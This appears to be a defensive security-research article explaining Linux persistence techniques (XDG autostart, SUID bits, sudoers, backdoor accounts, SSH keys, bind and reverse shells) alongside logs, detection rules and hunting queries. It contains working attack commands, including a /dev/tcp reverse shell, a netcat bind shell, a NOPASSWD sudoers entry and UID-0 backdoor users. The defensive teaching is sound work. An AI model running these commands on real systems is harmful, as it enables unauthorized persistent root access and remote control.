The `.desktop` files are typically used to configure how applications appear in menus and how they are launched. By leveraging XDG Autostart, attackers can configure malicious applications to run automatically whenever users log into their desktop environment.

The location where these files can be placed varies based on whether the persistence is being established for all users (system-wide) or a specific user. It also depends on the desktop environment used; for example, KDE has other configuration locations than Gnome. Default system-wide autostart files are located in directories that require root permissions to modify, such as:

- `/etc/xdg/autostart/`
- `/usr/share/autostart/`

Default user-specific autostart files, other than the root user-specific autostart file, only require user-level permissions. These are typically located in:

- `~/.config/autostart/`
- `~/.local/share/autostart/`
- `~/.config/autostart-scripts/ (not part of XDG standard, but used by KDE)`
- `/root/.config/autostart/*`
- `/root/.local/share/autostart/`
- `/root/.config/autostart-scripts/`

An example of a `.desktop` file that executes a binary whenever a user logs in looks like this:

```
 [Desktop Entry]
Type=Application
```

```
Exec=/path/to/malicious/binary
Hidden=false
NoDisplay=false
X-GNOME-Autostart-enabled=true
Name=Updater
```

Volexity recently published research on DISGOMOJI malware, which was found to establish persistence by dropping a `.desktop` file in the `~/.config/autostart/` directory, which would execute a malicious backdoor planted on the system. As it can be established with both user/root privileges, it is an interesting candidate for automated persistence implementations. Additionally, more information and real-world examples related to this technique are specified by MITRE in T1547.013.

Persistence through T1547.013 - Cross-Desktop Group (XDG)

You can determine coverage and dynamically analyze this technique manually or through PANIX. When analyzing this technique, make sure XDG is available on your testing system, as it is designed to be used on systems with a GUI (XDG can also be used without a GUI). When PANIX runs with user privileges, it establishes persistence by modifying `~/.config/autostart/user-dirs.desktop` to execute `~/.config/autostart/.user-dirs` and achieve user-specific persistence. With root privileges, it modifies `/etc/xdg/autostart/pkc12-register.desktop` to execute `/etc/xdg/pkc12-register` and achieve system-wide persistence.

```
 sudo ./panix.sh --xdg --default --ip 192.168.1.1 --port 2005
[+] XDG persistence established.
```

After rebooting the system and collecting the logs, the following events will be present for a GNOME-based system.

process.executable	process.command_line	process.parent.executable	process.parent.command_line	file.path	event.action
/bin/bash	-	-	-	-	connection_attempted
/bin/bash	/bin/bash -c sh -i >& /dev/tcp/192.168.211.135/2005 0>&1	/etc/xdg/pkc12-register	/bin/bash /etc/xdg/pkc12-register	-	exec
/etc/xdg/pkc12-register	/bin/bash /etc/xdg/pkc12-register	-	-	-	exec
/bin/sh	/bin/sh -e -u -c export GIO_LAUNCHED_DESKTOP_FILE_PID=$$; exec "$@" sh /etc/xdg/pkc12…	-	-	-	exec
/usr/bin/chmod	chmod +x /etc/xdg/pkc12-register	/home/remnux/panix.sh	/bin/bash ./panix.sh --xdg --default --ip 192.168.211.135 --port 2005	-	exec
/home/remnux/panix.sh	-	-	-	/etc/xdg/pkc12-register	creation
/home/remnux/panix.sh	-	-	-	/etc/xdg/autostart/pkc12-register.desktop	creation
/home/remnux/panix.sh	/bin/bash ./panix.sh --xdg --default --ip 192.168.211.135 --port 2005	/usr/bin/sudo	sudo ./panix.sh --xdg --default --ip 192.168.211.135 --port 2005	-	exec

Events generated as a result of XDG persistence establishment

We can see PANIX creating the `/etc/xdg/autostart` directory and the `pkc12-register/pkc12-register.desktop` files. It grants execution privileges to the backdoor script, after which persistence is established. When the user logs in, the `.desktop` files are parsed, and `/usr/libexec/gnome-session-binary`

executes its contents, which in turn initiates the reverse shell connection. Here, again, we can detect several parts of the attack chain.

Category	Coverage
File	Persistence via KDE AutoStart Script or Desktop File Modification
	Potential Persistence via File Modification
Network	Network Connections Initiated Through XDG Autostart Entry

Again, the file category has two different rules: the former focuses on creation/modification using Elastic Defend, while the latter focuses on modification through FIM.

Hunting for T1547.013 - XDG autostart entries

Hunting for persistence through XDG involves XDG `.desktop` file creations in known locations and unusual child processes spawned from a session-manager parent through ES|QL and OSQuery. The XDG Persistence hunting rule contains several queries to hunt for XDG persistence.

T1548.001 - abuse elevation control mechanism: setuid and setgid

Set Owner User ID (SUID) and Set Group ID (SGID) are Unix file permissions allowing users to run executables with the executable's owner or group permissions, respectively. When the SUID bit is set on an executable owned by the root user, any user running the executable gains root privileges. Similarly, when the SGID bit is set on an executable, it runs with the permissions of the group that owns the file.

Typical targets for SUID and SGID backdoors include common system binaries like `find`, `vim`, or `bash`, frequently available and widely used. GTFOBins provides a list of common Unix binaries that can be exploited to obtain a root shell or unauthorized file reads. System administrators must be cautious when managing SUID and SGID binaries, as improperly configured permissions can lead to significant security vulnerabilities.

To exploit this, either a misconfigured SUID or SGID binary must be present on the system, or root-level privileges must be obtained to create a backdoor. Typical privilege escalation enumeration scripts enumerate the entire filesystem for the presence of these binaries using `find`.

SUID and SGID binaries are common on Linux and are available on the system by default. Generally, these cannot be exploited. An example of a misconfigured SUID binary looks like this:

```
 find / -perm -4000 -type f -exec ls -la {} \;
-rwsr-sr-x 1 root root 1396520 Mar 14 11:31 /bin/bash
```

The `/bin/bash` binary is not a default SUID binary and causes a security risk. An attacker could now run `/bin/bash -p` to run bash and keep the root privileges on execution. More information on this is available at GTFOBins. Although MITRE defines this as privilege escalation/defense evasion, it can (as shown) be used for persistence as well. More information by MITRE on this technique is available at T1548.001.

Persistence through T1548.001 - setuid and setgid

This method requires root privileges, as it sets the SUID bit to a set of executables:

```
 sudo ./panix.sh --suid --default
[+] SUID privilege granted to /usr/bin/find
[+] SUID privilege granted to /usr/bin/dash
[-] python is not present on the system.
[+] SUID privilege granted to /usr/bin/python3
```

After setting SUID permissions to the binary, it can be executed in a manner that will allow the user to keep the root privileges:

```
/usr/bin/find . -exec /bin/sh -p \; -quit
whoami
root
```

Looking at the events this generates, we can see a discrepancy between the user ID and real user ID:

process.executable	process.command_line	process.parent.executable	process.parent.command_line	event.action	process.user.id	process.real_user.id
/usr/bin/whoami	whoami	/bin/sh	/bin/sh -p	exec	0	1000
/bin/sh	/bin/sh -p	/usr/bin/find	/usr/bin/find . -exec /bin/sh -p ; -quit	exec	0	1000
/usr/bin/find	/usr/bin/find . -exec /bin/sh -p ; -quit	/bin/bash	-bash	exec	0	1000
/usr/bin/chmod	chmod u+s /usr/bin/python3.10	./panix.sh	/bin/bash ./panix.sh --suid --default	exec	0	0
/usr/bin/chmod	chmod u+s /usr/bin/dash	./panix.sh	/bin/bash ./panix.sh --suid --default	exec	0	0
/usr/bin/chmod	chmod u+s /usr/bin/find	./panix.sh	/bin/bash ./panix.sh --suid --default	exec	0	0
./panix.sh	/bin/bash ./panix.sh --suid --default	/usr/bin/sudo	sudo ./panix.sh --suid --default	exec	0	0

Events generated as a result of SUID/SGID persistence establishment

After executing PANIX with `sudo`, SUID permissions were granted to `/usr/bin/find`, `/usr/bin/dash`, and `/usr/bin/python3` using `chmod`. Subsequently, `/usr/bin/find` was utilized to run `/bin/sh` with privileged mode (`-p`) to obtain a root shell. Typically, the real user ID of a process matches the effective user ID. However, there are exceptions, such as when using `sudo`, `su`, or, as demonstrated here, a SUID binary, where the real user ID differs. Using our knowledge of GTFOBins and the execution chain, we can detect several indicators of SUID and SGID abuse.

Category	Coverage
Process	SUID/SGUID Enumeration Detected
	Setuid / Setgid Bit Set via chmod

Category	Coverage
	Privilege Escalation via SUID/SGID

Hunting for T1548.001 - setuid and setgid

The simplest and most effective way of hunting for SUID and SGID files is to search the filesystem for these files through OSQuery and take note of unusual ones. The OSQuery SUID Hunting rule can help you to hunt for this technique.

T1548.003 - abuse elevation control mechanism: sudo and sudo caching (sudoers file modification)

The `sudo` command allows users to execute commands with superuser or other user privileges. The sudoers file manages sudo permissions, which dictates who can use sudo and what commands they can run. The main configuration file is located at `/etc/sudoers`.

This file contains global settings and user-specific rules for sudo access. Additionally, there is a directory used to store additional sudoers configuration files at `/etc/sudoers.d/`. Each file in this directory is treated as an extension of the main sudoers file, allowing for modular and organized sudo configurations.

Both system administrators and threat actors can misconfigure the sudoers file and its extensions. A common accidental misconfiguration might be overly permissive rules that grant users more access than necessary. Conversely, a threat actor with root access can deliberately modify these files to ensure they maintain elevated access.

An example of a misconfiguration or backdoor that allows an attacker to run any command as any user without a password prompt looks like this:

```
Attacker ALL=(ALL) NOPASSWD:ALL
```

By exploiting such misconfigurations, an attacker can maintain persistent root access. For example, with the above backdoored configuration, the attacker can gain a root shell by executing `sudo /bin/bash`. Similarly to the previous technique, this technique is also classified as privilege escalation/defense evasion by MITRE. Of course, this is again true, but it is also a way of establishing persistence. More information on T1548.003 can be found here.

Persistence through T1548.003 - sudoers file modification

The `sudo -l` command can be used to list out the allowed (and forbidden) commands for the user on the current host. By default, a non-root user cannot run any commands using sudo without specifying a password.

```
 sudo -l
[sudo] password for attacker:
```

Let's add a backdoor entry for the `attacker` user:

```
 sudo ./panix.sh --sudoers --username attacker
[+] User attacker can now run all commands without a sudo password.
```

After adding a backdoor in the sudoers file and rerunning the `sudo -l` command, we see that the attacker can now run any command on the system with sudo without specifying a password.

```
 > sudo -l
> User attacker may run the following commands on ubuntu-persistence-research:
>  (ALL : ALL) ALL
>  (ALL) NOPASSWD: ALL
```

After planting this backdoor, not much traces are left behind, other than the creation of the `/etc/sudoers.d/attacker` file.

process.executable	process.command_line	process.parent.executable	process.parent.command_line	file.path	event.action
/usr/bin/sudo	sudo -l	/bin/bash	-bash	-	exec
./panix.sh	-	-	-	/etc/sudoers.d/attacker	creation
./panix.sh	/bin/bash ./panix.sh --sudoers --username attacker	/usr/bin/sudo	sudo ./panix.sh --sudoers --username attacker	-	exec

Events generated as a result of sudoers file modification persistence establishment

This backdoor can also be established by adding to the `/etc/sudoers` file, which would not generate a file creation event. This event can be captured via FIM.

Category	Coverage
File	Sudoers File Modification
	Potential Persistence via File Modification
Process	Potential Privilege Escalation via Sudoers File Modification

Hunting for T1548.003 - sudoers file modification

OSQuery provides a module that displays all sudoers files and rules through a simple and effective live hunt, available at Privilege Escalation Identification via Existing Sudoers File.

T1098/T1136 - account manipulation/creation

Persistence can be established through the creation or modification of user accounts. By manipulating user credentials or permissions, attackers can ensure long-term access to a compromised system. This section covers various methods of achieving persistence through user account manipulation. MITRE divides this section into T1098 (account manipulation) and T1136 (create account).

T1136.001 - create account: local account

Creating a new user account is a straightforward way to establish persistence. An attacker with root privileges can add a new user, ensuring they maintain access to the system even if other backdoors are removed. For example:

```
 useradd -m -s /bin/bash backdooruser
echo 'backdooruser:password' | chpasswd
```

This creates a new user called `backdooruser` with a password of `password`.

T1098 - account manipulation: user credential modification

Modifying the credentials of an existing user can also provide persistent access. This might involve changing the password of a privileged user account.

```
echo 'targetuser:newpassword' | chpasswd
```

This changes the password for `targetuser` to `newpassword`.

T1098 - account manipulation: direct /etc/passwd file modification

Directly writing to the `/etc/passwd` file is another method for modifying user accounts. This approach allows attackers to manually add or modify user entries, potentially avoiding detection.

```
echo "malicioususer:<openssl-hash>:0:0:root:/root:/bin/bash" >> /etc/passwd
```

Where `<;openssl-hash>` is a hash that can be generated through `openssl passwd "$password".`

The command above creates a new user `malicioususer`, adds them to the `sudo group`, and sets a password. Similarly, this attack can be performed on the `/etc/shadow` file, by replacing the hash for a user's password with a known hash.

T1136.001 - create account: backdoor user creation

A backdoor user is a user account created or modified specifically to maintain access to the system. This account often has elevated privileges and is intended to be difficult to detect. One method involves creating a user with a UID of 0, effectively making it a root-equivalent user. This approach is detailed in a blog post called Backdoor users on Linux with uid=0.

```
 useradd -ou 0 -g 0 -m -d /root -s /bin/bash backdoorroot
echo 'backdoorroot:password' | chpasswd
```

This creates a new user `backdoorroot` with UID 0, giving it root privileges.

T1098 - account manipulation: user added to privileged group

Adding an existing user to a privileged group, such as the sudo group, can elevate their permissions, allowing them to execute commands with superuser privileges.

```
usermod -aG sudo existinguser
```

This adds `existinguser` to the sudo group.

Persistence through T1098/T1136 - account manipulation/creation

All of these techniques are trivial to execute manually, but they are also built into PANIX in case you want to analyze the logs using a binary rather than a manual action. As the events generated by these techniques are not very interesting, we will not analyze them individually. We detect all the techniques described above through a vast set of detection rules.

Category	Coverage
File	Potential Persistence via File Modification
	Shadow File Modification
Process	Potential Linux Backdoor User Account Creation
IAM	Linux Group Creation
	Linux User Added to Privileged Group
	Linux User Account Creation
	User or Group Creation/Modification

Hunting for T1098/T1136 - account manipulation/creation

There are many ways to hunt for these techniques. The above detection rules can be added as a timelines query to look back at a longer duration of time, the `/var/log/auth.log` (and equivalents on other Linux distributions) can be parsed and read, and OSQuery can be leveraged to read user info from a running system. The Privilege Escalation/Persistence via User/Group Creation and/or Modification hunt rule contains several OSQuery queries to hunt for these techniques.

T1098.004 - account manipulation: SSH

Secure Shell (SSH) is a protocol to securely access remote systems. It leverages public/private key pairs to authenticate users, providing a more secure alternative to password-based logins. The SSH keys consist of a private key, kept secure by the user, and a public key, shared with the remote system.

The default locations for user-specific SSH key files and configuration files are as follows:

- `~/.ssh/id_rsa`
- `~/.ssh/id_rsa.pub`
- `~/.ssh/authorized_keys`
- `/root/.ssh/id_rsa`
- `/root/.ssh/id_rsa.pub`
- `/root/.ssh/authorized_keys`

A system-wide configuration is present in:

- `/etc/ssh/`

The private key remains on the client machine, while the public key is copied to the remote server's `authorized_keys` file. This setup allows the user to authenticate with the server without entering a password.

SSH keys are used to authenticate remote login sessions via SSH and for services like Secure Copy Protocol (SCP) and Secure File Transfer Protocol (SFTP), which allow secure file transfers between machines.

An attacker can establish persistence on a compromised host by adding their public key to the `authorized_keys` file of a user with sufficient privileges. This ensures they can regain access to the system even if the user changes their password. This persistence method is stealthy as built-in shell commands can be used, which are commonly more difficult to capture as a data source. Additionally, it does not rely on creating new user accounts or modifying system binaries.

Persistence through T1098.004 - SSH modification

Similar to previously, PANIX can be used to establish persistence through SSH. It can also be tested by manually adding a new key to `~/.ssh/authorized_keys`, or by creating a new public/private key pair on the system. If you want to test these techniques, you can execute the following PANIX command to establish persistence by creating a new key:

```
 ./panix.sh --ssh-key --default
SSH key generated:
Private key: /home/user/.ssh/id_rsa18220
Public key: /home/user/.ssh/id_rsa1822.pub
[+] SSH key persistence established.
```

Use the following PANIX command to add a new public key to the authorized_keys file:

```
 ./panix.sh  --authorized-keys --default --key <key>
[+] Persistence added to /home/user/.ssh/authorized_keys
```

For file modification events, we can leverage FIM. We have several detection rules covering this technique in place.

Category	Coverage
File	Potential Persistence via File Modification
Process	SSH Key Generated via ssh-keygen

A note on leveraging the “Potential Persistence via File Modification” rule: due to the limitation of leveraging wildcards in FIM, the FIM configuration should be adapted to represent your environment’s public/private key and authorized_keys file locations. MITRE provides additional information on this technique in T1098.004.

Hunting for T1098.004 - SSH modification

The main focuses while hunting for SSH persistence are newly added public/private keys, file changes related to the `authorized_keys` files, and configuration changes. We can leverage OSQuery to hunt for all three through the queries in the Persistence via SSH Configurations and/or Keys hunt.

T1059.004 - command and scripting interpreter: bind shells

A bind shell is a remote access tool allowing an attacker to connect to a compromised system. Unlike reverse shells, which connect back to the attacker’s machine, a bind shell listens for incoming connections on the compromised host. This allows the attacker to connect at will, gaining command execution on the target machine.

A bind shell typically involves the following steps:

1. Listening Socket: The compromised system opens a network socket and listens for incoming connections on a specific port.
2. Binding the Shell: When a connection is established, the system binds a command shell (such as `/bin/bash` or `/bin/sh`) to the socket.
3. Remote Access: The attacker connects to the bind shell using a network client (like `netcat`) and gains access to the command shell on the compromised system.

An attacker can set up a bind shell in various ways, ranging from simple one-liners to more sophisticated scripts. Here is an example of a bind shell using the traditional version of netcat:

```
nc -lvnp 9001 -e /bin/bash
```

Once the bind shell is set up, the attacker can connect to it from their machine:

```
nc -nv <target_ip> 4444
```

To maintain persistence, the bind shell must be set to start automatically upon system boot or reboot. This can be achieved through various methods we discussed earlier, such as `cron`, `Systemd,` or methods discussed in the next part of this Linux detection engineering series.

MITRE does not have a specific bind/reverse-shell technique, and probably classifies bind shells as the execution technique. However, the bind shell is used for persistence in our use case. Some more information from MITRE on bind/reverse shells is available at T1059.004.

Persistence through T1059.004 - bind shells

Detecting bind shells through behavioral rules is inherently challenging because their behavior is typically benign and indistinguishable from legitimate processes. A bind shell opens a network socket and waits for an incoming connection, a common activity for many legitimate services. When an attacker connects, it merely results in a network connection and the initiation of a shell session, which are both normal operations on a system.

Due to behavioral detection's limitations, the most reliable method for identifying bind shells is static signature detection. This approach involves scanning the file system or memory for known shellcode patterns associated with bind shells.

By leveraging static signatures, we can identify and prevent bind shells more effectively than relying solely on behavioral analysis. This approach helps detect the specific code sequences used by bind shells, regardless of their behavior, ensuring a more robust defense against this type of persistence mechanism.

As all of our signature-based detections are open-source, you can check them out by visiting our protections-artifacts YARA repository. If you want to analyze this method within your tooling, you can leverage PANIX to set up a bind shell and connect to it using `nc`. To do so, execute the following command:

```
 ./panix.sh --bind-shell --default --architecture x64
[+] Bind shell /tmp/bd64 was created, executed and backgrounded.
[+] The bind shell is listening on port 9001.
[+] To interact with it from a different system, use: nc -nv <IP> 9001
[+] Bind shell persistence established!
```

Hunting for T1059.004 - bind shells

Although writing solid behavioral detection rules that do not provide false positives on a regular basis is near impossible, hunting for them is not. Based on the behavior of a bind shell, we know that we can look for long running processes, listening ports and listening sockets. To do so, we can leverage OSQuery. Several hunts are available for this scenario within the Persistence Through Reverse/Bind Shells hunting rule.

T1059.004 - command and scripting interpreter: reverse shells

Reverse shells are utilized in many of the persistence techniques discussed in this article and will be further explored in upcoming parts. While specific rules for detecting reverse shells were not added to many of the techniques above, they are very relevant. To maintain consistency and ensure comprehensive coverage, the following detection and endpoint rules are included to capture these persistence mechanisms.

Category	Coverage
Process	Suspicious Execution via setsid and nohup
	Suspicious Execution via a Hidden Process
Network	Linux Reverse Shell
	Linux Reverse Shell via Child
	Linux Reverse Shell via Netcat
	Linux Reverse Shell via Suspicious Utility
	Linux Reverse Shell via setsid and nohup
	Potential Meterpreter Reverse Shell
	Potential Reverse Shell via UDP

Conclusion

In this part of the “Linux Detection Engineering” series, we looked into the basics of Linux persistence. If you missed the first part of the series, which focused on detection engineering with Auditd, you can catch up here. This article explored various persistence techniques, including scheduled tasks, systemd services, shell profile modifications, XDG autostart configurations, SUID/SGID binaries, sudoers rules, user and group creations/modifications, SSH key, and authorized_key modifications, bind and reverse shells.

Not only did the explanation cover how each persistence method operates, but it also provided practical demonstrations of configuring them using a straightforward tool called PANIX. This hands-on approach enabled you to test the coverage of these techniques using your preferred security product. Additionally, we discussed hunting strategies for each method, ranging from ES|QL aggregation queries to live hunt queries with OSQuery.

We hope you found this format helpful. In the next article, we'll explore more advanced and lesser-known persistence methods used in the wild. Until then, happy hunting!

Source: https://www.elastic.co/security-labs/primer-on-persistence-mechanisms